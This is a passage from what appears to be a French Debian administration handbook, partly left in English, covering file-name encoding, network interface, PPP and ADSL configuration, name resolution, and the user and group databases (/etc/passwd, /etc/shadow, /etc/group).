Dans les configurations plus complexes, où interviennent par exemple deux environnements correspondant à deux langues différentes n'utilisant pas le même alphabet, on obtient souvent des résultats illisibles, succession de symboles abstraits n'ayant rien à voir les uns avec les autres. Comme cette situation était particulièrement fréquente en Asie du fait de la multiplicité des langues et des systèmes d'écriture, l'usage a consacré le mot japonais *mojibake* pour désigner ce phénomène. Lorsqu'il apparaît, le diagnostic est plus complexe et la solution la plus simple est souvent de migrer vers UTF-8 de part et d'autre.

En ce qui concerne les noms de fichiers, la migration pourra être relativement simple. L'outil **convmv** (dans le paquet du même nom) a été précisément écrit à cet effet : il permet de renommer les fichiers d'un encodage à un autre. Son invocation est relativement simple, mais nous recommandons de l'effectuer en deux étapes pour éviter des surprises. L'exemple qui suit illustre un environnement UTF-8 contenant encore des répertoires dont le nom est encodé en ISO-8859-15 et une utilisation de **convmv** pour leur renommage.

```
$ ls travail/
Icônes Éléments graphiques Textes
$ convmv -r -f iso-8859-15 -t utf-8 travail/
Starting a dry run without changes...
mv "travail/éléments graphiques" "travail/Éléments graphiques"
mv "travail/Icônes" "travail/Icônes"
No changes to your files done. Use --notest to finally rename the files.
$ convmv -r --notest -f iso-8859-15 -t utf-8 travail/
mv "travail/éléments graphiques" "travail/Éléments graphiques"
mv "travail/Icônes" "travail/Icônes"
Ready!
$ ls travail/
Éléments graphiques Icônes Textes
```

Pour le contenu des fichiers, la procédure sera plus complexe, étant donné la multiplicité des formats de fichiers existants. Certains des formats de fichiers embarquent une information d'encodage, ce qui facilite la tâche aux logiciels qui les traitent ; il suffit alors d'ouvrir ces fichiers et de les réenregistrer en spécifiant l'encodage UTF-8. Dans d'autres cas, il faudra spécifier l'encodage d'origine (ISO-8859-1 ou « Occidental », ou ISO-8859-15 ou « Occidental (euro) » suivant les formulations) lors de l'ouverture du fichier.

Pour les simples fichiers texte, on pourra utiliser **recode** (dans le paquet éponyme), qui permet un recodage automatisé. Cet outil disposant de nombreuses options permettant de jouer sur son comportement, nous vous engageons à consulter sa documentation, la page de manuel **recode(1)** ou la page **info recode** (plus complète).

8.2. Configuration du réseau

B.A.-BA

Rappels réseau essentiels (Ethernet, adresse IP, sous-réseau, broadcast...)

La majorité des réseaux locaux actuels sont des réseaux Ethernet qui fonctionnent par trames, c'est-à-dire que les données y circulent de manière non continue, par petits blocs. Le débit varie de 10 Mbit/s pour les cartes Ethernet les plus anciennes, à 10 Gbit/s pour la génération la plus récente (100 Mbit/s étant le débit le plus fréquent à l'heure actuelle). Les câbles correspondants les plus courants sont, selon les débits qu'ils permettent d'acheminer, connus sous les nom de 10BASE-T, 100BASE-T, 1000BASE-T ou 10GBASE-T, dits en « paire torsadée » (*twisted pair*), dont chaque extrémité est munie d'un connecteur RJ45 — mais il existe d'autres types de câbles, qui sont surtout utilisés pour les débits à partir du Gbit/s.

Une adresse IP est un numéro employé pour identifier une interface réseau d'un ordinateur sur le réseau local ou sur Internet. Dans la version d'IP actuellement la plus répandue (IPv4), ce numéro se code sur 32 bits et se représente habituellement comme 4 nombres séparés par des points (ex : 192.168.0.1), chaque nombre pouvant varier de 0 à 255 (représentant ainsi 8 bits de données). La version suivante du protocole, IPv6, étend cet espace d'adressage à 128 bits, une adresse étant représentée sous forme de nombres hexadécimaux séparés par des deux-points (ex : 2002:58bf:13bb:0002:0000:0000:0020, que l'on peut abréger en 2002:58bf:13bb:2::20).

Un masque de sous-réseau (*netmask*) définit par son codage en binaire quelle portion d'une adresse IP correspond au réseau — le reste y spécifiant l'identifiant de la machine. Dans l'exemple de configuration statique IPv4 donné ici, le masque de sous-réseau 255.255.255.0 (24 « 1 » suivis de 8 « 0 » en représentation binaire) indique que les 24 premiers bits de l'adresse IP correspondent à l'adresse réseau, les 8 derniers relevant alors du numéro de machine. En IPv6, pour des raisons de lisibilité, on note uniquement le nombre de « 1 ». Un *netmask* IPv6 peut donc être 64.

L'adresse de réseau est une adresse IP dont la partie décrivant le numéro de machine est à zéro. On décrit souvent la plage d'adresses IPv4 d'un réseau complet par la syntaxe *a.b.c.d/e* où *a.b.c.d* est l'adresse réseau et *e* le nombre de bits affectés à la partie réseau dans une adresse IP. Le réseau de l'exemple s'écrirait ainsi : 192.168.0.0/24. La syntaxe est similaire en IPv6 : 2001:db8:13bb:2::/64.

Un routeur est une machine reliant plusieurs réseaux entre eux. Tout le trafic y parvenant est réorienté sur le bon réseau. Pour cela, le routeur analyse les paquets entrants et les redirige en fonction des adresses IP de leurs destinataires. Le routeur est souvent qualifié de passerelle ; il s'agit alors habituellement d'une machine qui permet de sortir d'un réseau local (vers un réseau étendu comme Internet).

L'adresse de *broadcast* (diffusion), spéciale, permet de joindre tous les postes du réseau. Presque jamais « routée », elle ne fonctionne donc que sur le réseau considéré. Concrètement, cela signifie qu'un paquet de données adressé au *broadcast* ne franchit jamais un routeur.

Notez que nous nous restreignons dans ce chapitre aux adresses IPv4, les plus couramment utilisées à l'heure actuelle. Les détails du protocole IPv6 seront abordés dans la section 10.5, « **IPv6** » page 265, mais les concepts resteront les mêmes.

The network is automatically configured during the initial installation. If Network Manager gets installed (which is generally the case for full desktop installations), then it might be that no

configuration is actually required (for example, if you rely on DHCP on a wired connection and have no specific requirements). If a configuration is required (for example for a WiFi interface), then it will create the appropriate file in `/etc/NetworkManager/system-connections/`.

If Network Manager is not installed, then the installer will configure *ifupdown* by creating the `/etc/network/interfaces` file. A line starting with `auto` gives a list of interfaces to be automatically configured on boot by the networking service.

In a server context, *ifupdown* is thus the network configuration tool that you usually get. That is why we will cover it in the next sections.

ALTERNATIVE

NetworkManager

If Network Manager is particularly recommended in roaming setups (see section 8.2.5, « Configuration réseau itinérante » page 172), it is also perfectly usable as the default network management tool. You can create “System connections” that are used as soon as the computer boots either manually with a `.ini`-like file in `/etc/NetworkManager/system-connections/` or through a graphical tool (`nm-connection-editor`). Just remember to deactivate all entries in `/etc/network/interfaces` if you want Network Manager to handle them.

- ⇒ <https://wiki.gnome.org/Projects/NetworkManager/SystemSettings>
- ⇒ <https://developer.gnome.org/NetworkManager/1.6/ref-settings.html>

8.2.1. Interface Ethernet

Si l'ordinateur dispose d'une carte réseau Ethernet, il faut configurer le réseau qui y est associé en optant pour l'une de deux méthodes. La configuration dynamique par DHCP, la plus simple, nécessite la présence d'un serveur DHCP sur le réseau local. Elle peut indiquer un nom d'hôte souhaité, ce qui correspond au paramètre facultatif `hostname` dans l'exemple qui suit. Le serveur DHCP renvoie alors les paramètres de configuration du réseau qui conviennent.

Ex. 8.1 Configuration par DHCP

```
auto enp0s31f6
iface enp0s31f6 inet dhcp
    hostname arrakis
```

IN PRACTICE

Names of network interfaces

By default, the kernel attributes generic names such as eth0 (for wired Ethernet) or wlan0 (for WiFi) to the network interfaces. The number in those names is a simple incremental counter representing the order in which they have been detected. With modern hardware, that order might change for each reboot and thus the default names are not reliable.

Fortunately, systemd and udev are able to rename the interfaces as soon as they appear. The default name policy is defined by `/lib/systemd/network/99-default.link` (see `systemd.link(5)` for an explanation of the `NamePolicy` entry in that file). In practice, the names are often based on the device's physical location (as guessed by where they are connected) and you will see names starting with en for wired ethernet and wl for WiFi. In the example above, the rest of the name indicates, in abbreviated form, a PCI (p) bus number (0), a slot number (s31), a function number (f6).

Obviously, you are free to override this policy and/or to complement it to customize the names of some specific interfaces. You can find out the names of the network interfaces in the output of `ip addr` (or as filenames in `/sys/class/net/`).

Une configuration « statique » doit mentionner de manière fixe les paramètres du réseau. Cela inclut au minimum l'adresse IP et le masque de sous-réseau, parfois les adresses de réseau et de broadcast. Un éventuel routeur vers l'extérieur sera précisé en tant que passerelle (*gateway*).

Ex. 8.2 Configuration statique

```
auto enp0s31f6
iface enp0s31f6 inet static
    address 192.168.0.3
    netmask 255.255.255.0
    broadcast 192.168.0.255
    network 192.168.0.0
    gateway 192.168.0.1
```

NOTE

Adresses multiples

Il est en effet possible non seulement d'associer plusieurs interfaces à une seule carte réseau physique, mais aussi plusieurs adresses IP à une seule interface. Rappons également qu'à une adresse IP peuvent correspondre un nombre quelconque de noms par le truchement du DNS, et qu'un nom peut aussi correspondre à un nombre quelconque d'adresses IP numériques.

On l'aura compris, les configurations peuvent être très complexes, mais ces possibilités ne sont utilisées que dans des cas très particuliers. Les exemples cités ici n'exposent donc que les configurations usuelles.

8.2.2. Wireless Interface

Getting wireless network cards to work can be a bit more challenging. First of all, they often require the installation of proprietary firmwares which are not installed by default in Debian. Then wireless networks rely on cryptography to restrict access to authorized users only, this implies storing some secret key in the network configuration. Let's tackle those topics one by one.

Installing the required firmwares

First you have to enable the non-free repository in APT's sources.list file: see section [6.1, « Renseigner le fichier sources.list »](#) page 112 for details about this file. Many firmware are proprietary and are thus located in this repository. You can try to skip this step if you want, but if the next step doesn't find the required firmware, retry after having enabled the non-free section.

Then you have to install the appropriate firmware-* packages. If you don't know which package you need, you can install the `isenkram` package and run its `isenkram-autoinstall-firmware` command. The packages are often named after the hardware manufacturer or the corresponding kernel module: `firmware-iwlwifi` for Intel wireless cards, `firmware-atheros` for Qualcomm Atheros, `firmware-ralink` for Ralink, etc. A reboot is then recommended because the kernel driver usually looks for the firmware files when it is first loaded and no longer afterwards.

Wireless specific entries in /etc/network/interfaces

`ifupdown` is able to manage wireless interfaces but it needs the help of the `wpasupplicant` package which provides the required integration between `ifupdown` and the `wpa_supplicant` command used to configure the wireless interfaces (when using WPA/WPA2 encryption). The usual entry in `/etc/network/interfaces` needs to be extended with two supplementary parameters to specify the name of the wireless network (aka its SSID) and the Pre-Shared Key (PSK).

Ex. 8.3 DHCP configuration for a wireless interface

```
auto wlp4s0
iface wlp4s0 inet dhcp
    wpa-ssid Falcot
    wpa-psk ccb290fd4fe6b22935cbae31449e050edd02ad44627b16ce0151668f5f53c01b
```

The `wpa-psk` parameter can contain either the plain text passphrase or its hashed version generated with `wpa_passphrase SSID passphrase`. If you use an unencrypted wireless connection, then you should put a `wpa-key-mgmt` NONE and no `wpa-psk` entry. For more information about the possible configuration options, have a look at `/usr/share/doc/wpasupplicant/README.Debian.gz`.

At this point, you should consider restricting the read permissions on `/etc/network/interfaces` to the root user only since the file contains a private key that not all users should have access to.

HISTORY	Usage of the deprecated WEP encryption protocol is possible with the <code>wireless-tools</code> package. See <code>/usr/share/doc/wireless-tools/README.Debian</code> for instructions.
WEP encryption	

8.2.3. Connexion PPP par modem téléphonique

Une connexion point à point (PPP) établit une connexion intermittente ; c'est donc la solution la plus souvent employée pour les connexions par modem téléphonique (sur le réseau téléphonique commuté RTC).

Une connexion par modem téléphonique requiert un compte chez un fournisseur d'accès, comprenant numéro de téléphone, identifiant, mot de passe et, parfois, protocole d'authentification employé. On la configurera à l'aide de l'utilitaire `pppconfig` du paquet Debian éponyme. Par défaut, il utilise la connexion *provider* (fournisseur d'accès). En cas de doute sur le protocole d'authentification, choisissez PAP : il est proposé par la majorité des fournisseurs d'accès.

Après configuration, il est possible de se connecter par la commande `pon` (à laquelle on fournira le nom de la connexion si la valeur par défaut — *provider* — ne convient pas). On coupera la connexion par la commande `poff`. Ces deux commandes peuvent être exécutées par l'utilisateur root ou par un autre utilisateur, à condition qu'il fasse partie du groupe `dip`.

8.2.4. Connexion par modem ADSL

Le terme générique de « modem ADSL » recouvre des périphériques aux fonctionnements très différents. Les modems les plus simples à employer avec Linux sont ceux qui disposent d'une interface Ethernet. Ceux-ci ont tendance à se répandre, les fournisseurs d'accès à Internet par ADSL prêtant (ou louant) de plus en plus souvent une « box » disposant d'interfaces Ethernet en plus (ou en remplacement) des interfaces USB. Selon le type de modem, la configuration nécessaire peut fortement varier.

Modem fonctionnant avec PPPOE

Certains modems Ethernet fonctionnent avec le protocole PPPOE (*Point-to-Point Protocol Over Ethernet*, ou protocole point à point sur Ethernet). L'utilitaire `pppoeconf` (du paquet éponyme)

configurera la connexion. Pour cela, il modifiera le fichier `/etc/ppp/peers/dsl-provider` avec les paramètres fournis et enregistrera les informations d'authentification dans les fichiers `/etc/ppp/pap-secrets` et `/etc/ppp/chap-secrets`. Il est recommandé d'accepter toutes les modifications qu'il propose.

Cette configuration mise en place, on pourra démarrer la connexion ADSL par la commande `pon dsl-provider` et la stopper avec `poff dsl-provider`.

<p style="text-align: center;">ASTUCE</p> <p style="text-align: center;">Exécuter ppp au démarrage de l'ordinateur</p>	<p>Les connexions PPP par ADSL sont par définition intermittentes. Comme elles ne sont pas facturées à la durée, la tentation est grande de les garder toujours ouvertes ; un moyen simple est de les faire démarrer par le processus init.</p> <p>With systemd, adding an automatically restarting task for the ADSL connection is a simple matter of creating a “unit file” such as <code>/etc/systemd/system/adsl-connection.service</code>, with contents such as the following:</p> <pre>[Unit] Description=ADSL connection [Service] Type=forking ExecStart=/usr/sbin/pppd call dsl-provider Restart=always [Install] WantedBy=multi-user.target</pre> <p>Une fois ce nouveau service défini, il doit être activé avec <code>systemctl enable adsl-connection</code> puis démarré avec <code>systemctl start adsl-connection</code>. Ainsi, en plus de se relancer après chaque interruption, il s'activera également à chaque démarrage.</p> <p>Pour les systèmes qui n'utilisent pas systemd (y compris ceux exploitant Wheezy et les versions antérieures de Debian), le système d'initialisation SystemV fonctionne différemment. Sur ces systèmes, il suffit d'ajouter la ligne ci-dessous au fichier <code>/etc/inittab</code> ; toute interruption provoquera alors immédiatement l'appel d'une nouvelle connexion par init.</p> <pre>adsl:2345:respawn:/usr/sbin/pppd call dsl-provider</pre> <p>Pour les connexions ADSL qui subissent une déconnexion quotidienne, cette méthode permet de réduire la durée de la coupure.</p>
--	--

Modem fonctionnant avec PPTP

Le protocole PPTP (*Point-to-Point Tunneling Protocol*, ou protocole point à point par tunnel) est une invention de Microsoft. Déployé aux débuts de l'ADSL, il a rapidement été remplacé par PPPOE. Si ce protocole vous est imposé, voyez la section [10.2.4, « PPTP »](#) page 257.

Modem fonctionnant avec DHCP

Lorsque le modem est connecté à l'ordinateur par un câble Ethernet (croisé), il fait le plus souvent office de serveur DHCP (c'est parfois une option de configuration à activer sur le modem). Il suffit alors à l'ordinateur de configurer une connexion réseau par DHCP ; le modem s'inscrit automatiquement comme passerelle par défaut et prend en charge le travail de routage (c'est-à-dire qu'il gère le trafic réseau entre l'ordinateur et Internet).

B.A.-BA	
Câble croisé pour une connexion Ethernet directe	<p>Les cartes réseau des ordinateurs s'attendent à recevoir les données sur un brin particulier du câble et les envoyer sur un autre. Lorsqu'on relie un ordinateur à un réseau local, on branche habituellement un câble (droit ou décroisé) entre la carte réseau et un répéteur ou un commutateur, qui est prévu pour. Cependant, si l'on souhaite relier deux ordinateurs directement (c'est-à-dire sans répéteur/commutateur intermédiaire), il faut acheminer le signal émis par une carte vers le brin de réception de l'autre carte et réciproquement ; c'est là l'objet (et la nécessité) d'un câble croisé.</p> <p>Il est à noter que cette distinction n'est plus très utile ; les cartes réseau modernes sont capables de détecter automatiquement le type de câble présent et de s'adapter en conséquence, et il n'est pas rare que les deux types de câbles fonctionnent à l'identique dans un environnement donné.</p>

La plupart des « routeurs ADSL » du marché fonctionnent de cette manière, de même que la plupart des modems ADSL mis à disposition par les fournisseurs d'accès à Internet.

8.2.5. Configuration réseau itinérante

De nombreux ingénieurs de Falcot disposent d'un ordinateur portable professionnel qu'ils emploient aussi bien chez eux qu'au travail. Bien entendu, la configuration réseau à employer n'est pas la même selon l'endroit. À la maison, c'est un réseau Wi-Fi (protégé par une clé WPA) et au travail, c'est un réseau filaire offrant plus de sécurité et plus de débit.

Pour éviter de devoir manuellement activer ou désactiver les interfaces réseau correspondantes, les administrateurs ont installé le paquet *network-manager* sur ces portables. Ce logiciel permet à l'utilisateur de basculer facilement d'un réseau à un autre grâce à une petite icône affichée dans la zone de notification des bureaux graphiques. Un clic sur l'icône affiche une liste des réseaux disponibles (filaires et Wi-Fi), il ne reste plus qu'à choisir le réseau de son choix. Le logiciel garde en mémoire les réseaux sur lesquels l'utilisateur s'est déjà connecté et bascule automatiquement sur le meilleur réseau disponible lorsque la connexion actuelle vient à disparaître.

Pour réaliser cela, le logiciel est structuré en deux parties : un démon tournant en root effectue les opérations d'activation et de configuration des interfaces réseau, et une interface utilisateur pilote ce démon. La gestion des droits d'accès est confiée à PolicyKit ; la configuration proposée par Debian spécifie que seuls les membres du groupe *netdev* ont le droit de créer ou modifier les connexions de Network Manager.

Network Manager sait désormais gérer des connexions de divers types (DHCP, configuration manuelle, réseau local seulement), mais seulement si la configuration se fait par son biais. C'est

pourquoi il ignorerà systématiquement toutes les interfaces réseau dont la configuration dans `/etc/network/interfaces` ne lui convient pas. Le plus simple est encore d'enlever toute configuration pour chaque interface qui doit être gérée par Network Manager. En effet, le logiciel n'indiquera pas pourquoi il n'affiche aucune connexion réseau disponible.

Il est intéressant de noter que ce logiciel est installé par défaut lorsque la tâche « Environnement bureautique » est sélectionnée au cours de l'installation initiale.

8.3. Attribution et résolution de noms

Affubler de noms les numéros IP vise à en faciliter la mémorisation par l'humain. En réalité, une adresse IP identifie une interface réseau — un périphérique associé à une carte réseau ou assimilé ; chaque machine peut donc en compter plusieurs et, par conséquent, recevoir plusieurs noms dans le système responsable de leur attribution : le DNS.

Chaque machine est cependant identifiée par un nom principal (ou « canonique »), stocké dans le fichier `/etc/hostname` et communiqué au noyau Linux par les scripts d'initialisation à travers la commande `hostname`. On peut en prendre connaissance dans le fichier virtuel `/proc/sys/kernel/hostname`.

B.A.-BA **/proc/ et /sys/, systèmes de fichiers virtuels**

Les arborescences `/proc/` et `/sys/` sont gérées par des systèmes de fichiers « virtuels ». Il s'agit en fait d'un moyen pratique de récupérer des informations depuis le noyau (en lisant des fichiers virtuels) et de lui en communiquer (en écrivant dans des fichiers virtuels).

`/sys/` est tout particulièrement prévu pour donner accès à des objets internes du noyau, en particulier ceux qui représentent les différents périphériques du système. Le noyau peut ainsi partager de nombreuses informations : l'état de chaque périphérique (par exemple, s'il est en mode d'économie d'énergie), s'agit-il d'un périphérique amovible, etc. Signalons que `/sys/` n'existe que depuis les noyaux 2.6.

Étonnamment, le nom de domaine n'est pas géré de la même manière, mais provient du nom complet de la machine, obtenu par une résolution de noms. On pourra le modifier dans le fichier `/etc/hosts` ; il suffit d'y placer un nom complet de machine au début de la liste des noms associés à l'adresse de la machine comme dans l'exemple ci-dessous :

```
127.0.0.1      localhost
192.168.0.1    arrakis.falcot.com arrakis
```

8.3.1. Résolution de noms

Le mécanisme de résolution de noms de Linux, modulaire, peut s'appuyer sur différentes sources d'informations déclarées dans le fichier `/etc/nsswitch.conf`. L'entrée qui concerne la résolution des noms d'hôtes est `hosts`. Par défaut, elle contient `files dns`, ce qui signifie que le système consulte en priorité le fichier `/etc/hosts` puis interroge les serveurs DNS. Des serveurs NIS/-NIS+ ou LDAP forment d'autres sources possibles.

NOTE
NSS et DNS

Attention, les commandes destinées spécifiquement à interroger le DNS (notamment `host`) ne consultent pas le mécanisme standard de résolution de noms (NSS). Elles ne tiennent donc pas compte de `/etc/nsswitch.conf`, ni a fortiori de `/etc/hosts`.

Configuration des serveurs DNS

Le DNS (*Domain Name Service*, ou service de noms) est un service distribué et hiérarchique associant des noms à des adresses IP et vice versa. Concrètement, il permet de savoir que `www.eyrolles.com` est en réalité l'adresse IP 213.244.11.247.

Pour accéder aux informations du DNS, il faut disposer d'un serveur DNS relayant les requêtes. Falcot SA a les siens, mais un particulier fait normalement appel aux serveurs DNS de son fournisseur d'accès à Internet.

Les serveurs DNS à employer sont donnés dans le fichier `/etc/resolv.conf` à raison d'un par ligne, le terme `nameserver` y précédant l'adresse IP, comme dans l'exemple suivant :

```
nameserver 212.27.32.176  
nameserver 212.27.32.177  
nameserver 8.8.8.8
```

Signalons que le fichier `/etc/resolv.conf` est modifié automatiquement (et souvent écrasé) lorsque le réseau est géré par NetworkManager ou configuré par DHCP.

Fichier /etc/hosts

En l'absence d'un serveur de noms sur le réseau local, il est tout de même possible d'établir une petite table de correspondance entre adresses IP et noms de machines dans le fichier `/etc/hosts`, habituellement réservée aux postes du réseau local. La syntaxe de ce fichier est très simple : chaque ligne significative précise une adresse IP suivie de la liste de tous les noms qui y sont associés (le premier étant « complètement qualifié », c'est-à-dire incluant le nom de domaine).

Ce fichier est disponible même en cas de panne réseau ou quand les serveurs DNS sont injoignables, mais ne sera vraiment utile que dupliqué sur toutes les machines du réseau. Au moindre changement dans les correspondances, il faudra donc le mettre à jour partout. C'est pourquoi `/etc/hosts` ne renferme généralement que les entrées les plus importantes (et notamment celle de sa propre machine).

Pour un petit réseau non connecté à Internet, ce fichier suffira, mais à partir de cinq machines il est recommandé d'installer un serveur DNS en bonne et due forme.

ASTUCE
Court-circuiter le DNS

Étant donné que les applications consultent le fichier `/etc/hosts` avant d'interroger le DNS, il est possible d'y mettre des informations différentes de celles habituellement renvoyées par celui-ci, et donc de le court-circuiter.

Cela permet, en cas de changements DNS pas encore propagés, de tester l'accès à un site web avec le nom prévu même si celui-ci n'est pas encore associé à la bonne adresse IP.

Autre emploi original, il est possible de rediriger le trafic destiné à un hôte donné vers la machine locale afin qu'aucune communication avec cet hôte ne soit possible. Les noms de serveurs dédiés à l'envoi de bannières publicitaires pourraient faire l'objet d'une telle mesure, ce qui rendrait la navigation plus fluide et moins distrayante puisque leurs annonces ne pourraient plus être chargées.

8.4. Base de données des utilisateurs et des groupes

La liste des utilisateurs est habituellement stockée dans le fichier `/etc/passwd`, alors que le fichier `/etc/shadow` stocke les mots de passe chiffrés. Tous deux sont de simples fichiers texte, au format relativement simple, consultables et modifiables avec un éditeur de texte. Chaque utilisateur y est décrit sur une ligne par plusieurs champs séparés par deux-points (« : »).

ATTENTION

Édition des fichiers système

Les fichiers système mentionnés dans ce chapitre sont au format texte simple et sont donc éditables avec un éditeur de texte. Étant donnée leur importance, il est toutefois recommandé de prendre des précautions supplémentaires garantissant qu'un fichier ne soit pas modifié par plusieurs personnes à la fois (ce qui pourrait causer une corruption).

Pour cela, il suffit d'employer la commande `vipw` pour éditer `/etc/passwd`, ou `vigr` pour `/etc/group`. Ces dernières posent un verrou sur le fichier concerné avant d'exécuter un éditeur de texte (`vi` par défaut, sauf si la variable d'environnement `EDITOR` est définie). L'option `-s` de ces commandes permet d'éditer le fichier `shadow` correspondant.

B.A.-BA

Crypt, une fonction à sens unique

`crypt` est une fonction à sens unique qui transforme une chaîne (A) en une autre chaîne (B) de telle sorte qu'à partir de B, il ne soit pas possible dans le cas général de retrouver A. La seule manière d'identifier A est de tester toutes les valeurs possibles, en vérifiant pour chacune si sa transformation par la fonction produit B ou non. Elle utilise jusqu'à 8 caractères en entrée (chaîne A) et génère une chaîne de 13 caractères ASCII imprimables (chaîne B).

8.4.1. Liste des utilisateurs : `/etc/passwd`

Voici la liste des champs du fichier `/etc/passwd` :

- identifiant (ou *login*), par exemple `rhertzog` ;
- mot de passe : il s'agit d'un mot de passe chiffré par la fonction à sens unique (`crypt`), qui utilise DES, MD5, SHA-256 ou SHA-512. La valeur spéciale « x » indique que le mot de passe chiffré est stocké dans `/etc/shadow` ;
- uid : numéro unique identifiant l'utilisateur ;

- gid : numéro unique du groupe principal de l'utilisateur (Debian crée par défaut un groupe spécifique à chacun) ;
- GECOS : champ de renseignements qui contient habituellement le nom complet de l'utilisateur ;
- répertoire de connexion, attribué à l'utilisateur pour qu'il y stocke ses fichiers personnels (la variable d'environnement \$HOME y pointe habituellement) ;
- programme à exécuter après la connexion. Il s'agit généralement d'un interpréteur de commandes (shell), donnant libre cours à l'utilisateur. Si l'on précise /bin/false (programme qui ne fait rien et rend la main immédiatement), l'utilisateur ne pourra pas se connecter.

B.A.-BA
Groupe Unix

Un groupe Unix est une entité regroupant plusieurs utilisateurs afin qu'ils puissent facilement se partager des fichiers à l'aide du système de droits intégré (en jouissant justement des mêmes droits). On peut également restreindre l'utilisation de certains programmes à un groupe donné.

8.4.2. Le fichier des mots de passe chiffrés et cachés : /etc/shadow

Le fichier /etc/shadow contient les champs suivants :

- identifiant (ou *login*) ;
- mot de passe chiffré ;
- plusieurs champs de gestion de l'expiration du mot de passe.

DOCUMENTATION
**Formats de /etc/passwd,
/etc/shadow et /etc/group**

Ces formats sont documentés dans les pages de manuel suivantes : passwd(5), shadow(5) et group(5).

SÉCURITÉ
**Sûreté du fichier
/etc/shadow**

/etc/shadow, contrairement à son alter ego /etc/passwd, est inaccessible en lecture aux utilisateurs. Tout mot de passe chiffré stocké dans /etc/passwd est lisible par tous ; un indélicat peut alors entreprendre de le « casser » par une méthode de force brute, consistant simplement à chiffrer successivement tous les mots de passe simples pour tenter de le découvrir. Cette attaque, dite « du dictionnaire », qui dévoile les mots de passe mal choisis, n'est plus possible avec le fichier /etc/shadow.

8.4.3. Modifier un compte ou mot de passe existant

Quelques commandes permettent de modifier la plupart des informations stockées dans ces bases de données. Chaque utilisateur peut ainsi changer de mot de passe, sans doute le champ le plus variable, grâce à la commande **passwd**. **chfn** (*CHange Full Name*), réservée au super-utilisateur root, intervient sur le champ GECOS. **chsh** (*CHange SHell*) permet de changer de

« shell de login », ou interpréteur de commandes de connexion, mais le choix des utilisateurs sera limité à la liste donnée dans `/etc/shells` — alors que l'administrateur pourra saisir le nom de programme de son choix.

Enfin, la commande `chage` (*C*hange *A*GE) donnera à l'administrateur la possibilité de modifier les conditions d'expiration du mot de passe (l'option `-l utilisateur` listant la configuration actuelle). On pourra d'ailleurs forcer l'expiration d'un mot de passe grâce à la commande `passwd -e utilisateur`, qui obligera l'utilisateur à changer son mot de passe à la prochaine connexion.

8.4.4. Bloquer un compte

On peut se trouver dans l'obligation de « bloquer le compte » d'un utilisateur, par mesure disciplinaire, dans le cadre d'une enquête, ou tout simplement en cas de départ prolongé ou définitif de l'utilisateur. Il s'agit en fait de l'empêcher de se connecter à nouveau, sans pour autant détruire son compte et ses fichiers. Cela s'effectue simplement par la commande `passwd -l utilisateur` (*lock*, ou bloquer). La remise en service s'effectue de même, avec l'option `-u` (*unlock*, ou débloquer).

POUR ALLER PLUS LOIN

Base de données système et NSS

Au lieu d'employer les fichiers habituels pour gérer les listes des utilisateurs et des groupes, on peut recourir à d'autres types de bases de données — comme LDAP ou db — en employant un module NSS (*Name Service Switch*, ou multiplexeur de service de noms) adéquat. Les listes des modules employés se trouvent dans le fichier `/etc/nsswitch.conf` sous les entrées `passwd`, `shadow` et `group`. Voir la section 11.7.3.1, « Configuration de NSS » page 317 pour un exemple concret d'emploi du module NSS pour LDAP.

8.4.5. Liste des groupes : `/etc/group`

La liste des groupes est stockée dans le fichier `/etc/group`, simple base de données textuelle au format comparable à celui de `/etc/passwd`, qui utilise les champs suivants :

- identifiant (le nom du groupe) ;
- mot de passe (facultatif) : il ne sert qu'à intégrer un groupe dont on n'est pas habituellement membre (avec la commande `newgrp` ou `sg` — voir encadré « [Travailler avec plusieurs groupes](#) » page 177) ;
- `gid` : numéro unique identifiant le groupe ;
- liste des membres : liste des identifiants d'utilisateurs membres du groupe, séparés par des virgules.

B.A.-BA

Travailler avec plusieurs groupes

Chaque utilisateur peut donc faire partie de plusieurs groupes ; l'un d'entre eux est son « groupe principal » ; le groupe principal par défaut est mis en place lors de la connexion. Par défaut, chaque fichier qu'il crée lui appartient, ainsi qu'au groupe principal. Cela n'est pas toujours souhaitable : c'est par exemple le cas lors

d'un travail dans un répertoire partagé grâce à un groupe différent de son groupe principal. Dans ce cas, l'utilisateur a intérêt à changer temporairement de groupe principal grâce aux commandes newgrp — qui démarre un nouveau shell — ou sg — qui se contente d'exécuter une commande. Ces commandes permettent aussi de rejoindre un groupe dont on ne fait pas partie si le groupe est protégé par un mot de passe connu.

Une alternative consiste à positionner le bit setgid sur le répertoire, ce qui permet aux fichiers créés dans ce répertoire d'appartenir automatiquement au bon groupe. On se référera pour les détails à l'encadré « [Répertoire setgid et sticky bit](#) » page 222.

La commande id permet de vérifier à tout instant son identifiant personnel (variable uid), le groupe principal actuel (variable gid) et la liste des groupes dont on fait partie (variable groups).

The `addgroup` and `delgroup` commands add or delete a group, respectively. The `groupmod` command modifies a group's information (its gid or identifier). The command `gpasswd group` changes the password for the group, while the `gpasswd -r group` command deletes it.

ASTUCE

getent

La commande `getent` (*get entries*) consulte les bases de données du système de manière classique, en employant les appels système adéquats, donc les modules NSS configurés dans le fichier `/etc/nsswitch.conf`. Elle prend un ou deux arguments : le nom de la base de données à consulter et une éventuelle clé de recherche. Ainsi, la commande `getent passwd rhertzog` renvoie les informations de la base de données des utilisateurs concernant l'utilisateur `rhertzog`.

8.5. Crédation de compte

L'une des premières actions de l'administrateur est de créer les comptes de ses utilisateurs, ce qui s'effectue très simplement avec la commande `adduser`. Celle-ci prend simplement en argument l'identifiant utilisateur à créer.

`adduser` pose quelques questions avant de créer le compte à proprement parler, mais son déroulement offre peu de surprises. Le fichier de configuration `/etc/adduser.conf` offre toutefois quelques paramétrages intéressants. On pourra ainsi prévoir automatiquement un quota à chaque nouvel utilisateur en dupliquant celui d'un utilisateur « modèle ». On pourra aussi modifier l'emplacement du compte utilisateur, ce qui ne présente que rarement de l'utilité — c'est le cas si les utilisateurs sont si nombreux qu'il est souhaitable de répartir leurs comptes sur plusieurs disques. On pourra encore choisir un autre interpréteur de commandes par défaut.

B.A.-BA

Quota

Le terme « quota » désigne une limitation des ressources de la machine qu'un utilisateur peut employer. Il s'agit souvent d'espace disque.

La création du compte fabrique le répertoire personnel et y recopie le contenu du répertoire modèle `/etc/skel/`, afin de fournir quelques fichiers standards.

Dans certains cas, il sera utile d'ajouter un utilisateur dans un groupe, en particulier pour lui conférer des droits supplémentaires. Par exemple, un utilisateur intégré au groupe `audio` pourra accéder aux périphériques son (voir encadré « **Droits d'accès à un périphérique** » page 179). Pour ce faire, on procède avec la commande `adduser utilisateur groupe`.

B.A.-BA
Droits d'accès à un périphérique

